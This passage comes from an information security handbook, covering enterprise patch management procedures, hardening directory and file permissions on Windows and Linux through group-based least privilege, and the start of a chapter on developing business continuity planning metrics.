   - Utilize scanning tools to inventory your system on a regular basis once you have established your baseline system.
2. Devise a plan to standardize on software configurations across the enterprise:
   - Ensure that all systems are maintained to the same version, release, and service pack level. Standard configurations are easier and more cost effective to manage. If you know what software and what applications are resident on your systems, you can quickly analyze the impact of critical patches to your environment.
   - Ensure your system is up-to-date and that any change made on the system is captured and recorded in your database.
   - Every time you make any change to the system, capture the following information: name/version number of the update, patch or fix installed, functional description of what was done, source of the code (where it was obtained), date the code was downloaded, date the code was installed, and the name of the installer.
   - Create a patch installation cycle that guides the normal application of patches and updates to the system. This cycle will enable the timely application of patch releases and updates. It is not meant for emergency use or just the application of critical patches, but should be incorporated into the systems management system.
3. Determine the best source for information about alerts and new software updates:
   - Subscribe to security alert services, assign an individual responsible for monitoring alerts, and ensure that the process/system for collecting and analyzing the criticality and the applicability of patches is reliable and timely. A combination of automated notification and in-house monitoring is optimal.
   - Partner with your vendors for auto-alerts and patch notification.
   - Check with peers within the industry as to what they are doing and how they are interpreting the risk and criticality of applying a new patch. Ask a question as to who has applied the patch and what impact it had on their system.
   - Check the vendor's Web site to see if anyone has reported a problem applying the patch. If nothing is reported, post inquiries.
   - Compare these reported vulnerabilities with your current inventory list.
4. Assess your organization's operational readiness:
   - Determine if you have the skilled personnel to staff a patch management function.
   - Is there an understanding of and support for the value of the patch management function?
   - Are there operational processes in place and documented?
   - Do processes exist for change management and release management?
   - Is there currently an emergency process for applying critical updates/patches?
5. Assess the risk to your environment and devise a critical patch rating system:
   - Assess the vulnerability and likelihood of an exploit in your environment. Perhaps some of your servers are vulnerable, but none of them is mission critical. Perhaps your firewall already blocks the service exploited by the vulnerability. Even the most obscure patch can be an important defense against worms and system attackers.

- Consider these three factors when assessing the vulnerability: the severity of the threat (the likelihood of its impacting your environment, given its global distribution and your inventory control list, etc.); the level of vulnerability (e.g., is the affected system inside or outside perimeter firewalls?); and the cost of mitigation or recovery.
- Check the vendor's classification of the criticality of the risk.
- Consider your company's business posture, critical business assets, and system availability.

6. Test all patches prior to implementation:
   - Once you have determined that a patch is critical and applicable in your environment, coordinate testing with the proper teams. Although patching is necessary to securing the IT infrastructure, patches can also cause problems if not tested and applied properly. Patch quality varies from vendor to vendor and from patch to patch.
   - If you do not have a formal test lab, put together a small group of machines that functions as a guinea pig for proposed patches.
   - Validate the authenticity of the patch by verifying the patch's source and integrity.
   - Ensure that the patch testing process combines mirror-image systems with procedures for rapidly evaluating patches for potential problems.
   - There are automated tools emerging that will test patches, but there is no substitute for evaluating patches on a case-by-case basis utilizing a competent and experienced IT staff familiar with the company's IT and business infrastructure.
7. Implement a patch installation and deployment strategy:
   - Implement a policy that only one patch should be applied at a time.
   - Propose changes through change control.
   - Read all the documentation about applying the patch before you begin.
   - Back up systems, applications, and data on those systems to be patched. Back up configuration files for a software package before applying a patch to it.
   - Have a back-out plan in case the patch causes problems. Do not apply multiple patches at once.
   - Know who to contact if something goes wrong. Have information available when you call for help, what is the patch reference information that you were trying to apply, what is the system and release level of the system that you were trying to apply the patch to, etc.
   - Automate the deployment of patches to the extent possible. In most shops, this will probably utilize any number of automated tools such as SMS, scripts, management systems, or a patch management product. Although the process is automated, ensure that the patch does not negatively impact a production system.
8. Ensure ongoing monitoring and assessment to maintain compliance:
   - Periodically run vulnerability tracking tools to verify that standard configurations are in place and the most up-to-date patches are applied and maintained.
   - Timely management reporting is the key to any successful enterprise patch management system. The following reports will be helpful: installation reporting, compliance reporting, and inventory reporting.

Policies and Procedures

Establish policies and procedures for patch management. Assign areas of responsibility and define terminology. Establish policies for the timing and application of updates. Noncritical updates on noncritical systems will be performed on a regularly scheduled maintenance window. Emergency updates will be performed as soon as possible after ensuring patch stability. These updates should only be applied if they fix an existing problem. Critical updates should be applied during off-hours as soon as possible after ensuring patch stability.

Establish policies for standard configurations and ensure that all new workstations are imaged with the most recent version, including all patch updates. Enforce standard configurations and ensure compliance

with ongoing and scheduled use of discovery and scanning tools. Establish a policy and criteria for enforcement for noncompliant machines.

A policy should be created for security advisories and communication. The policy should define the advisory template to ensure consistency and reduce confusion. The template should include the type of vulnerability, the name of the vulnerability, the affected application or platform with versions and release levels, how the vulnerability is exploited, and detailed instructions and steps to be taken to mitigate the vulnerability.

Roles and Responsibilities

- *Computer Emergency Response Team (CERT).* This team manages the analysis and management of security vulnerabilities. The CERT is authorized to assemble subject matter experts (SMEs) from other parts of the organization. The CERT provides ongoing monitoring of security intelligence for new vulnerabilities and recommends the application of fixes or patches.
- *Product managers.* Product managers are responsible for a specific product or application (e.g., Windows, UNIX, etc.). Product managers are also responsible for providing SMEs to the CERT team and responding quickly to all alerts and patches. Product managers participate in the testing and release of patches and make recommendations on the remediation approach.
- *Risk managers.* Risk managers are responsible for ensuring the data they are responsible for is secured according to corporate security policy. In some organizations, the Chief Information Security Officer (CISO) performs this function. The risk manager assists the CERT in defining critical systems and data, and in assessing the potential risk and vulnerability to their business resulting from the application of a patch.
- *Operations managers.* Operations managers are usually responsible for deploying the patch on the vulnerable systems. They are important members of the security patch management life cycle process and the CERT because they must coordinate the implementation efforts. They assist the CERT in preparing the implementation plan and scheduling the implementation.

Conclusion

An outside service can also be engaged to assist with the patch management process. Services include monitoring alerts, running assessment and inventory tools, notification of vulnerabilities and patches, testing patches, and preparing installation builds and ongoing monitoring to ensure that systems remain patched and secure. Some vendors are already moving in this direction and are attempting to provide update or patch automation for systems and applications. While this trend works well for home users, corporations need to approach this alternative with caution due to the complexity of a single production enterprise. Even if the patches are rigorously tested in the vendor environment, it does not mean that they will necessarily work in your environment.

Security teams need to work together throughout the industry to share information relative to threats, vulnerability announcements, patch releases, and patch management solutions. With the number of bugs to fix and systems to continually update, patch management becomes a key component of a well-planned and well-executed information security program. It is not, however, free. And because it is a "pay now or pay later" situation, it is cheaper to invest up front in a solid patch management process. This is simply something that you have to do, like preparing for Y2K problems and business continuity planning (as evidenced by 9/11).

Directory Security

Ken Buszta, CISSP

Many organizations have invested in a wide variety of security technologies and appliances to protect their business assets. Some of these projects have taken their toll on the organization's IT budget in the form of time, money, and the number of personnel required to implement and maintain them. Although each of these projects may be critical to an organization's overall security plan, IT managers and administrators continue to overlook one of the most fundamental and cost-effective security practices available — directory and file permission security. This chapter addresses the dilemma created by this issue, the threats it poses, offers potential solutions, and then discusses several operating system utilities that can aid the practitioner in managing permissions.

Understanding the Dilemma

Today, people desire products that are quick to build and even easier to use, and the information technology world is no different. The public's clamor for products that support such buzzwords as *user friendly* and *feature-enriched* has been heard by a majority of the vendors. We can press one button to power-on a computer, automate signing into an operating system, and have a wide variety of services automatically commence when we start up our computers. In the past, reviews referring to these as ease-of-use features have generally led to increased market share and revenues for these vendors. Although the resulting products have addressed the public's request, vendors have failed to address the business requirements for these products, including:

- *Vendors have failed to understand the growing business IT security model: protect the company's assets.* Vendors have created the operating systems with lax permissions on critical operating files and thereby placed the organization's assets at risk. By configuring the operating system permissions to conform to a stricter permission model, we could reduce the amount of time a practitioner spends in a reactive role and increase the time in proactive roles, such as performance management and implementing new technologies that continue to benefit the organization.
- *Vendors fail to warn consumers of the potential pitfalls created by using the default installation configuration.* Operating system file permissions are associated to user and group memberships and are among the largest pitfalls within the default installation. The default configuration permissions are usually excessive for the average user; and as a result, they increase the potential for unauthorized accesses to the system.
- *Vendors fail to address the average user's lack of computer knowledge.* Many engineers work very diligently to fully understand the operating system documentation that arrives with the software. Even with their academic backgrounds and experience, many struggle and are forced to invest in third-party documentation to understand the complex topics. How can vendors then expect the average user to decipher their documentation and configure their systems correctly?

Threats and Consequences

For experienced security practitioners, we understand it is essential to identify all potential threats to an environment and their possible consequences. When we perform a business impact analysis on data, we must

take into consideration two threats that arise from our file and directory permissions — user account privilege escalation and group membership privilege escalation.

User account privileges refer to the granting of permissions to an individual account. Group membership privileges refer to the granting of permissions to a group of individuals. Improperly granted permissions, whether they are overly restrictive or unnecessarily liberal, pose a threat to the organization. The security practitioner recognizes both of these threats as direct conflicts with the principle of least privilege.

The consequences of these threats can be broken into three areas:

1. *Loss of confidentiality.* Much of our data is obtained and maintained through sensitive channels (i.e., customer relationships, trade secrets, and proprietary methodologies). A disgruntled employee with unnecessarily elevated privileges could easily compromise the system's confidentiality. Such a breach could result in a loss of client data, trust, market share, and profits.
2. *Loss of integrity.* Auditing records, whether they are related to the financial, IT, or production environments, are critical for an organization to prove to its shareholders and various government agencies that it is acting with the level of integrity bestowed upon it. Improper permissions could allow for accidental or deliberate data manipulation, including the deletion of critical files.
3. *Loss of availability.* If permissions are too restrictive, authorized users may not be able to access data and programs in a timely manner. However, if permissions are too lenient, a malicious user may manipulate the data or change the permissions of others, rendering the information unavailable to personnel.

Addressing the Threat

Before we can address the threats associated with file and directory permissions, we must address our file system structure. In this context, we are referring to the method utilized in the creation of partitions. File allocation tables (FAT or FAT32), the Microsoft NT File System (NTFS), and Network File Systems (NFS) are examples of the more commonly used file systems. If practitioners are heavily concerned about protecting their electronic assets, they need to be aware of the capabilities of these file systems. Although we can set permissions in a FAT or FAT32 environment, these permissions can be easily bypassed. On the other hand, both NTFS and NFS allow us to establish the owners of files and directories. This ownership allows us to obtain a tighter control on the files and directories. Therefore, InfoSec best practices recommend establishing and maintaining all critical data on non-FAT partitions.

Once we have addressed our file systems, we can address the permission threat. Consider the following scenario. Your team has been charged with creating the administration scheme for all of KTB Corporation's users and the directory and file permissions. KTB has a centralized InfoSec department that provides support to 10,000 end users. Conservative trends have shown that 25 new end users are added daily, and 20 are removed or modified due to terminations or job transitions. The scheme should take into account heavier periods of activity and be managed accordingly. What would be the best way to approach this dilemma?

As stated earlier, operating systems associate files with users and group memberships. This creates two different paths for the practitioner to manage permissions — by users or by groups. After applying some thought to the requirements, part of your team has developed Plan A to administer the permissions strictly with user accounts. In this solution, the practitioner provides the most scrutiny over the permissions because he or she is delegating permissions on an individual case-by-case basis. The team's process includes determining the privileges needed, determining the resources needed, and then assigning permissions to the appropriate users. The plan estimates that with proper documentation, adding users and assigning appropriate permissions will take approximately five minutes, and a deletion or modification will take ten minutes. The additional time for deletions and modifications can be attributed to the research required to ensure all of the user permissions have been removed or changed. Under this plan, our administrator will need a little over five and a half hours of time each day to complete this primary function. This would allow us to utilize the administrator in other proactive roles, such as implementation projects and metric collection.

Another part of your team has developed Plan B. Under this plan, the administrator will use a group membership approach. The team's process for this approach includes determining the privileges needed, determining the resources needed, examining the default groups to determine if they meet the needs, creating custom groups to address the unmet needs, assigning permissions to the appropriate groups, and then providing

groups with the permissions required to perform their tasks. The team estimates that an administrator will spend approximately five minutes configuring each new user and only two minutes removing or modifying user permissions. The difference in the removal times is attributed to having only to remove the user from a group, as opposed to removing the user from each file or directory. Under Plan B, the administrator will need slightly over four hours to perform these primary duties.

Up until now, both plans could be considered acceptable by management. Remember: there was a statement in the scenario about "heavier periods of activity." What happens if the company goes through a growth spurt? How will this affect the availability of the administrator of each plan? On the other hand, what happens if the economy suffered a downturn and KTB was forced to lay off ten percent, or 2000 members, of its workforce? What type of time would be required to fulfill all of the additional tasking? Under Plan A, the administrator would require over 330 tech hours (or over eight weeks) to complete the tasking, while Plan B would require only 67 hours.

As one can see, individual user permissions might work well in a small environment, but not for a growing or large organization. As the number of users increase, the administration of the permissions becomes more labor intensive and sometimes unmanageable. It is easy for a practitioner to become overwhelmed in this scenario.

However, managing through group memberships has demonstrated several benefits. First, it is scalable. As the organization grows, the administrative tasking grows but remains manageable. The second benefit is ease of use. Once we have invested the time to identify our resources and the permissions required to access those resources, the process becomes templated. When someone is hired into the accounts payable department, we can create the new user and then place the user into the accounts payable group. Because the permissions are assigned to the group and not the individual, the user will inherit the permissions of the group throughout the system. Likewise, should we need to terminate an employee, we simply remove that person from the associated group. (*Note:* The author realizes there will be more account maintenance involved, but it is beyond the scope of this discussion.)

The key to remember in this method is for the practitioner to create groups that are based on either roles or rule sets. Users are then matched against these standards and then placed in the appropriate groups. This method requires some planning on the front end by the practitioner; but over time, it will create a more easily managed program than administering by user. When developing your group management plan, remember to adhere to the following procedure:

- Determine the privileges needed.
- Determine the resources needed.
- Examine the default groups to determine if they meet the needs.
- Create custom groups to address unmet needs.
- Assign users to the appropriate groups.
- Give groups the privileges and access necessary to perform their tasks.

Because each network's design is unique to the organization, careful consideration should be given to the use of custom groups. In 1998, Trusted Systems Services, Inc. (TSSI) addressed this very issue in its Windows NT Security Guidelines study for NSA Research. In this study, TSSI recommends alleviating most of the permissions applied to the public (everyone) group except for Read and Execute. TSSI then suggested the formation of the custom group called Installers that would take on all of these stripped permissions. The purpose of this group is to provide the necessary permissions for technicians who were responsible for the installation of new applications. Although this group would not enjoy the privileges of the administrator's group, it is still an excellent example of supporting the principle of least privilege through group memberships.

Establishing Correct Permissions

When establishing the correct permissions, it is important to understand not only the need to correctly identify the permissions at the beginning of the process but also that the process is an ongoing cycle. Regular audits on the permissions should be performed, including at least once a year by an independent party. This will help address any issues related to collusion and help ensure the integrity of the system.

EXHIBIT 133.1 Windows-Based File Permissions

Special Permissions	Full Control	Modify	Read & Execute	Read	Write
Traverse Folder/Execute File	x	x	x		
List Folder/Read Data	x	x	x	x	
Read Attributes	x	x	x	x	
Read Extended Attributes	x	x	x	x	
Create Files/Write Data	x	x			x
Create Folders/Append Data	x	x			x
Write Attributes	x	x			x
Write Extended Attributes	x	x			x
Delete Subfolders and Files	x				
Delete	x	x			
Read Permissions	x	x	x	x	x
Change Permissions	x				
Take Ownership	x				
Synchronize	x	x	x	x	x

Account maintenance is also a piece of the ongoing cycle. Whether an employee is transferred between departments or is terminated, it is essential for the practitioner to ensure that permissions are redefined for the affected user in a timely manner. Failure to act in such a manner could result in serious damage to the organization.

Permissions Settings

For demonstration purposes of this chapter, we examine the permission settings of two of the more popular operating systems — Microsoft and Linux. The practitioner will notice that these permissions apply to the server as well as the client workstations.

Windows-based permissions are divided into two categories — file and directory. The Window-based file permissions include Full Control, Modify, Read & Execute, Read, and Write. Each of these permissions consists of a logical group of special permissions. Exhibit 133.1 lists each file permission and specifies which special permissions are associated with that permission. Note that groups or users granted Full Control on a folder can delete any files in that folder, regardless of the permissions protecting the file.

The Windows-based folder permissions include Full Control, Modify, Read & Execute, List Folder Contents, Read, and Write. Each of these permissions consists of a logical group of special permissions. Exhibit 133.2 lists each folder permission and specifies which special permissions are associated with it. Although List Folder Contents and Read & Execute appear to have the same special permissions, these permissions are inherited differently. List Folder Contents is inherited by folders but not files, and it should only appear when you view folder permissions. Read & Execute is inherited by both files and folders and is always present when you view file or folder permissions.

For the Linux-based operating systems, the file permissions of Read, Write, and Execute are applicable to both the file and directory structures. However, these permissions may be set on three different levels: User ID, Group ID, or the sticky bit. The sticky bit is largely used on publicly writeable directories to ensure that users do not overwrite each other's files.

When the sticky bit is turned on for a directory, users can have read and/or write permissions for that directory; but they can only remove or rename files that they own. The sticky bit on a file tells the operating system that the file will be executed frequently. Only the administrator (root) is permitted to turn the sticky bit on or off. In addition, the sticky bit applies to anyone who accesses the file.

EXHIBIT 133.2 Windows-Based Folder Permissions

Special Permissions	Full Control	Modify	Read & Execute	List Folder Contents	Read	Write
Traverse Folder/Execute File	x	x	x	x		
List Folder/Read Data	x	x	x	x	x	
Read Attributes	x	x	x	x	x	
Read Extended Attributes	x	x	x	x	x	
Create Files/Write Data	x	x				x
Create Folders/Append Data	x	x				x
Write Attributes	x	x				x
Write Extended Attributes	x	x				x
Delete Subfolders and Files	x					
Delete	x	x				
Read Permissions	x	x	x	x	x	x
Change Permissions	x					
Take Ownership	x					
Synchronize	x	x	x	x	x	x

Permission Utilities

To effectively manage permissions, the practitioner should understand the various tools made available to them by the vendors. Both vendors provide a graphical user interface (GUI) and a command line interface (CL). Although there are several high-profile third-party tools available, we will concentrate on the CL utilities provided by the operating system vendors. Exhibit 133.3 lists the various CL tools within the Windows- and Linux-based operating systems. A brief discussion of each utility follows.

You can use *cacls* to display or modify access control lists (ACLs) of files or folders in a Windows-based environment. This includes granting, revoking, and modifying user access rights. If you already have permissions set for multiple users or groups on a folder or file, be careful using the different variables. An improper variable setting will remove all user permissions except for the user and permissions specified on the command line. It is recommended that the practitioner utilize the edit parameter (/e) whenever using this command line utility.

There are several parameters associated with the *calcs* command, and they can be viewed by simply entering *calcs* at the command prompt. The administrator can then view the permissions set for each of the files within the present directory.

The *chmod* command is used to change the permissions mode of a file or directory.

The *chown* command changes the owner of a file specified by the file parameter to the user specified in the owner parameter. The value of the owner parameter can be a user ID or a log-in name found in the password file. Optionally, a group can also be specified. Only the root user can change the owner of a file. You can change

EXHIBIT 133.3 Permission Management Utilities

Utility	Operating Environment
calcs	Windows
chmod	Linux/UNIX
chown	Linux/UNIX
usermod	Linux/UNIX

the group only if you are a root user or own the file. If you own the file but are not a root user, you can change the group only to a group of which you are a member.

Usermod is used to modify a user's log-in definition on the system. It changes the definition of the specified log-in and makes the appropriate log-in-related system file and file system changes.

The *groupmod* command modifies the definition of the specified group by modifying the appropriate entry in the /etc/ group file.

Specific Directory Permissions

As we consider directory permissions, there are three different types of directories — data directories, operating system directories, and application directories. Although the permission standards may differ among each of these directory types, there are two common permission threads shared among all of them — the system administrator group and the system will maintain inclusive permissions to each of them. (*Note*: The administrator's group does not refer to a particular operating system but to a resource level in general. We could easily substitute *root* for the administrator's title.) Because the administrator is responsible for the network, including the resources and data associated with the network, he must maintain the highest permission levels attainable through the permission structure. The *system* refers to the computer and its requirements for carrying out tasking entered by the user. Failure to provide this level of permission to the system could result in the unit crashing and a potential loss of data. Otherwise, unless explicitly stated, all other parties will maintain no permissions in the following discussions.

The data directories may be divided into home directories and shared directories. Home directories provide a place on the network for end users to store data they create or to perform their tasking. These directories should be configured to ensure adequate privacy and confidentiality from other network services. As such, the individual user assigned to the directory shall maintain full control of the directory. If the organization has defined a need for a dedicated user data manager resource, this individual should also have full control of the directory.

Share directories are placed on the network to allow a group of individuals access to a particular set of data. These directories should not be configured with individual permissions but with group permissions. For example, accounts payable data may be kept in a shared directory. A custom group could be created and assigned the appropriate permissions. The user permissions are slightly different from home directories. Instead of providing the appropriate user with full control, it has been recommended to provide the group with Read, Write, Execute, and Delete. This will only allow the group to manipulate the data within the file; they cannot delete the file itself. Additionally, these permissions should be limited to a single directory and not passed along to the subdirectories.

Security is often an after-thought in the actual application design, especially in the proprietary applications designed in-house. As unfortunate as this is, it is still a common practice; and we must be careful to check the directory permissions of any newly installed application — whether it is developed within the organization or purchased from a third party — because users are often given a full set of permissions in the directory structure. Generally, the application users will not need more than read permissions on these directories, unless a data directory has been created within the application directory structure. If this case exists, the data directory should be treated according to the shared data directory permissions previously discussed. Additionally, the installers group should have the ability to implement changes to the directory structure. This would allow them to apply service patches and upgrades to the application.

The third division is the operating system directories. It is critical for the practitioner to have the proper understanding of the operating system directory and file structure before beginning any installation. Failure to understand the potential vulnerabilities, whether they are in the directory structure or elsewhere, will result in a weak link and an opportunity for the E-criminal.

As stated earlier in the chapter, vendors often create default installations to be user friendly. This provides for the most lenient permissions and the largest vulnerabilities to our systems. To minimize the vulnerability, establish read-only permissions for the average user. There will be situations in which these permissions are insufficient, and they should be dealt with on a case-by-case basis. Personnel who provide desktop and server support may fall into this category. In this case, create a custom group to support the specific activities and assign permissions equivalent to read and add. Additionally, all operating system directories should be owned by the administrator only. This will limit the amount of damage an E-criminal could cause to the system.

Sensitive File Permissions

Until now, we have only looked at the directory permissions. Although this approach addresses many concerns, it is only half of our battle. Several different file types within a directory require special consideration based on their roles. The particular file types are executable/binary compiled, print drivers, scripting files, and help files.

Executable/binary files are dangerous because they direct the system or application to perform certain actions. Examples of these file extensions are DLL, EXE, BAT, and BIN. The average user should be restricted to read and execute permissions. They should not have the ability to modify these files.

Print drivers are often run with a full permission set. Manipulation of these files could allow the installation of a malicious program that runs at the elevated privilege. The average user should be limited to a read and execute permission set.

Improperly set permissions on scripting files, such as Java and ActiveX, could allow for two potential problems. By providing the elevated privileges on these files, the user has the ability to modify these files to place a call to run a malicious program or promote program masquerading. Program masquerading is the act of having one program run under the pretext that it is actually another program. For these reasons, these files should also have a read and execute permission set.

Help files often contain executable code. To prevent program masquerading and other spoofing opportunities, these files should not be writeable.

Monitoring and Alerts

After we have planned and implemented our permission infrastructure, we will need to establish a methodology to monitor and audit the infrastructure. This is key to ensuring that unauthorized changes are identified in a timely manner and to limit the potential damage that can be done to our networks. This process will also take careful planning and administration.

The practitioner could implement a strategy that would encompass all of the permissions, but such a strategy would become time-consuming and ineffective. The more effective approach would be to identify the directories and files that are critical to business operations. Particular attention should be given to sensitive information, executables that run critical business processes, and system-related tools.

While designing the monitoring process, practitioners should be keenly aware of how they will be notified in the event a monitoring alarm is activated and what type of actions will be taken. As a minimum, a log entry should be created for each triggered event. Additionally, a mechanism should be in place to notify the appropriate personnel of these events. The mechanism may be in the form of an e-mail, pager alert, or telephone call. Unfortunately, not all operating systems have these features built in; so the practitioner may need to invest in a third-party product. Depending on the nature of the organization's business, the practitioner may consider outsourcing this role to a managed services partner. These partnerships are designed to quickly identify a problem area for the client and implement a response in a very short period.

Once a response has been mounted to an alert, it is also important for the team to review the events leading up to the alert and attempt to minimize the event's recurrence. One can take three definitive actions because of these reviews:

1. *Review the present standards and make changes accordingly.* If we remember that security is a business enabler and not a disabler, we understand that security must be flexible. Our ideal strategy may need slight modifications to support the business model. Such changes should be documented for all parties to review and approve and to provide a paper trail to help restore the system in the event of a catastrophic failure.
2. *Educate the affected parties.* Often, personnel may make changes to the system without notifying everyone. Of course, those who were not notified are the ones affected by the changes. The practitioner may avoid a repeat of the same event by educating the users on why a particular practice is in place.
3. *Escalate the issue.* Sometimes, neither educating users nor modifying standards is the correct solution. The network may be under siege either from an internal or external source, and it is the practitioner's duty to escalate these issues to upper management and possibly law enforcement officials. For further guidance on handling this type of scenario, one should contact one's legal department and conduct further research on the CERT and SANS Web sites.

Auditing

Auditing will help ensure that file and directory systems are adhering to the organization's accepted standards. Although an organization may perform regular internal audits, it is recommended to have the file and directory structure audited by an external company annually. This process will help validate the internal results and limit any collusion that may be occurring within the organization.

Conclusion

While most businesses are addressing the markets' calls for user-friendly and ease-of-use operating systems, they are overlooking the security needs of most of the corporate infrastructure. This has led to unauthorized accesses to sensitive file structures and, as a result, is placing the organization in a major dilemma. Until we take the time to properly identify file and directory security permissions that best fit our organization's business charter, we cannot begin to feel confident with our overall network security strategy.

References

1. Anonymous, *Maximum Linux Security*, Sams Publishing, Indiana, 1999.
2. Jumes, James G. et al., *Microsoft Windows NT 4.0 Security, Audit and Control*, Microsoft Press, Redmond, Washington, 1999.
3. Internet Security Systems, Inc., *Microsoft Windows 2000 Security Technical Reference*, Microsoft Press, Redmond, Washington, 2000.
4. Kabir, Mohammed J., *Red Hat Linux Administrator's Handbook*, 2nd ed., M&T Books, California, 2001.
5. Schultz, E. Eugene, *Windows NT/2000 Network Security*, Macmillan Technical Publishing, New York, 2000.
6. Sutton, Steve, *Windows NT Security Guidelines*, Trusted Systems Services, Inc., 1999.

Domain 8
Business Continuity Planning and Disaster Recovery Planning

The Business Continuity Planning Domain addresses actions to preserve the business in the face of disruptions to normal business operations, including both natural and man-made events. Information systems and processing continuity are subject to many natural and man-made threats. Organizations must continually plan for potential business disruption, and test the recovery plans for their automated systems. Moreover, these organizations must continue to reengineer the continuity planning process, given the challenges of evolving technologies, including distributed computing and the World Wide Web.

Measures taken to ensure business continuity and disaster recovery have always been a challenge in the IT environment. The current information processing environment is much more complex to manage than those in the past. As systems and networks become more distributed, the control and manageability of those systems travels further away from a central source. In the world of Web applications, much of the control lies outside of the organization owning the resources. Thus, management may well be aware that continuity planning (CP) is important, but does not effectively execute their plans.

The chapters in this domain present a structured approach to contingency planning, including measures to demonstrate its value. Business Continuity Planning, of course, is necessary to ensure that the systems critical to keeping the organization viable are processed at an alternate site in time to avoid an intolerable business impact. The concepts of Business Impact Analysis (BIA) are examined as key tools to assist in the identification of critical applications, systems, and supporting resources.

Developing Realistic Continuity Planning Process Metrics

Introduction
Metrics Definition
CPM Metrics Workshops
Workshop Proceedings • Metrics Development Approach
Conclusion
Acknowledgments
Reference

Carl B. Jackson

Gaining a positive commitment from executive management for continuity planning has been a persistent issue in our industry since its inception. Without that commitment, it is probable that management expectations will not be met. To those of us who have been in the business continuity profession for any time at all, it is clear that we have a long history of bad practice in compelling executive management to take the steps necessary to ensure an effective enterprise-wide continuity planning strategy and infrastructure. To rectify this bad practice, I undertook what turned out to be an 18-month experiment: an attempt to define business continuity planning process metrics; if not precise metrics, then at least a process by which effective metrics can be developed within organizations.

The purpose of this chapter is to present a metrics development process. The concepts are presented utilizing a structured-project-plan approach and format. This should best prepare the reader to replicate the method for any business or organization.

Introduction

Ask yourself how your organization measures the effectiveness of their continuity planning business process.

- What metrics does the organization use to determine your compensation at the end of the year?
- Is your annual salary performance review criteria truly representative of the work that you perform?
- How do you, as a planner, obtain management awareness, buy-in, and funding?
- How do you demonstrate that the contributions of the enterprise continuity planning business process add value to your organization?
- What are the specific quantitative and qualitative metrics that demonstrate and validate that your program is doing what you assert it is doing?

If you cannot point fairly quickly to these metrics, then you are in good company. I estimate that 90% of all the continuity planning professionals in the world have no formal metrics in place.

The lack of appropriate metrics has often undermined the effectiveness of the continuity planning program. In my years in public accounting, auditing, and consulting, I have observed and learned that many, if not most, organizations have an on-again, off-again, rollercoaster continuity planning process. That process is sometimes effective, but more often entirely ineffective. Third-party reviews repeatedly demonstrate that this lack of useful metrics is the most significant cause of program failure. A false sense of security that stems from the assumption that you have a vital continuity planning process (without the benefit of effective metrics) can be more dangerous than allowing the organization to simply ignore continuity planning altogether.

Other than the most rudimentary financial measures, a formal metrics process that considers both qualitative and quantitative metrics is nonexistent in the traditional business continuity planning function. One conclusion from the metrics development project was the strong recommendation that every continuity planner's job description, mission charter, or supporting policy should specify that development and implementation of appropriate metrics is, in itself, a performance metric.

Metrics Definition

In context, the term *metrics* refers to any numerical measure of a company's or manager's performance in meeting their responsibilities. In relation to the continuity planning business process, *metrics* means the development of an appropriate set of qualitative and quantitative measures to which program effectiveness can be compared. Metrics are simply a predefined set of measurements that quantify results. Metrics come in many different packages. For instance, a performance metric quantifies a unit's performance, project metrics measure project status against predetermined goals, and business metrics define the progress of the enterprise in measurable terms against a set of predefined goals.

CPM Metrics Workshops

To get to the bottom of the metrics issue, I designed and facilitated a series of workshops with the intention of developing a method for gathering metrics from BCP practitioners. From 2002 to 2004, in conjunction with four *Continuity Management Planning Magazine* (CPM) (http://www.contingency-planning.com) annual conferences, I conducted several of these metrics development workshops with volunteer conference participants.

The following paragraphs outline the methods used during the research workshops at the CPM conferences. It is important to note that I merely facilitated these discussions; the workshop attendees did the heavy lifting. The metrics development process laid out in this chapter is, for all intents and purposes, the essential take-away from those workshop sessions.

Workshop Proceedings

Workshop Organization and Logistics

At the kickoff of each of the workshops, attendees were assigned to small, industry-specific groups (financial services, government, retail, healthcare, manufacturing, etc.). Each of the groups was directed to appoint a spokesperson (the group executive) and a scribe to document the steps and outcomes of each of the three exercises. The following three exercises were used when conducting the several actual workshops at the CPM conferences.

Prior to the beginning of the group exercises, Exhibit 113.1 was presented and discussed with the participants. The figure pictorially represents the three phases of the metrics development process.




EXHIBIT 113.1 Metrics development process.

Exercise 1: Identify Value Drivers

Following the workshop attendee introductions and background conversation, the participants discussed the significance of understanding the precise marching orders for the organization's primary stakeholders. What and how does one determine the organization's value drivers? Each of the participants was asked to mull this over: "What does the stakeholder value from this organization?"
Value driver examples provided to the participants included:

1. Customer-satisfaction-related value drivers
   - Provide world-class customer service
   - Limit number of customers adversely impacted
   - Avoid enterprise embarrassment
2. People-related value drivers
   - Avoid loss/access to private employee information
   - Ensure workforce safety or productivity
   - Enable access to executive information, systems, etc.
3. Financial-related value drivers
   - Control expenses
   - Prevent revenue loss
   - Minimize capital market impact
4. Intangible value drivers
   - Protection of proprietary information
   - Protect brand image
   - Maintain regulatory confidence
   - Enhance operational productivity
   - Reduce waste

5. Other potential value drivers

